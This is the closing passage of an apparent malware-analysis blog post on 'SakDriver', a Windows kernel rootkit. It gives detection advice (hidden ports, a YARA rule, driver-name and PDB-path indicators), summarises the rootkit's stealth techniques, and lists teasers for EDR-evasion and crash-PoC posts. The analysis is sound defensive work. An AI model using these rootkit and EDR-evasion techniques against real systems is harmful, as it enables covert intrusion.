- **Flag hidden ports:** reconcile kernel-reported connections against an out-of-band view; discrepancies around ports 6891/12341-12343/6543/7543/9199 can reveal NSI hooking.
- **Deploy the YARA rule** across endpoints and your sample pipeline to catch the driver on disk and in memory.
- **Monitor for physical-memory abuse:** unexpected PML4 modifications or raw physical R/W are strong signals of a kernel implant.
- **Baseline loaded drivers:** alert on new `sak_*.sys` / `ms_*` drivers and on drivers carrying leftover PDB paths like `CrackerDrv.pdb`.

Conclusion

SakDriver is a compact but capable Windows kernel rootkit that trades noisy user-land tradecraft for quiet, Ring-0 subversion: it silences ETW, hides itself as a minifilter and a fake Microsoft service, resolves its APIs by hand, defends its own registry keys, and — most memorably — takes its orders through registry writes rather than the network. Its de-obfuscated command table reads like a toolkit for total host control. For defenders, the lesson is layered visibility: assume kernel-level telemetry can be blinded, watch the callback and filesystem-filter surfaces the rootkit depends on, and turn the author's OPSEC mistakes — the PDB path, the fallback service name, the live infrastructure — into detections.


Original text: [“SakDriver: Reversing a Kernel Driver Rootkit”](#) by 0xSec at 0xsec.gitbook.io.



Covert Kernel/User Communication Channels on Windows: Rootkits, Game Cheats, and Detection

A defender-side surface map of Windows kernel/user-mode covert channels — mailslots and ALPC, firmware-table providers and WNF, dispatch tables and writable .data...

oxfemale · Jun 10 · 104 min · 124



[EDR Evasion](#) 129
[EDR EvasionExploit Development](#)

[LACUNA Chain: Ghost Frames Defeat Every Layer of EDR Call-Stack Detection](#)

Mohamed Alzhrani's LACUNA Chain combines BYOUD-Gap, the ETW-Ti APC window, win32u's 1,242 NOP gaps, ntdll/kernelbase ghost functions, BYOUD-MF machine-frame RSP teleport, BYOUD-RT...

oxfemale · Jun 21 · 30 min ·  129

Your device ran into a problem and needs to restart.

0% complete

Stop code: IRQL_GT_ZERO_AT_SYSTEM_SERVICE (0x4A)

[Vulnerability Analysis](#)  81

[Vulnerability Analysis](#)

[BindFlt 0x50: Windows 11 25H2 Bugcheck from Malformed Batch Virtualisation Mappings](#)

An independent PoC reliably bug-checks Windows 11 25H2 (26100.8655) by spraying malformed batched virtualisation-mapping messages at bindflt.sys, faulting inside BfValidateShortName at +0x23783....

oxfemale · Jun 18 · 25 min · 👁 81

// Discussion

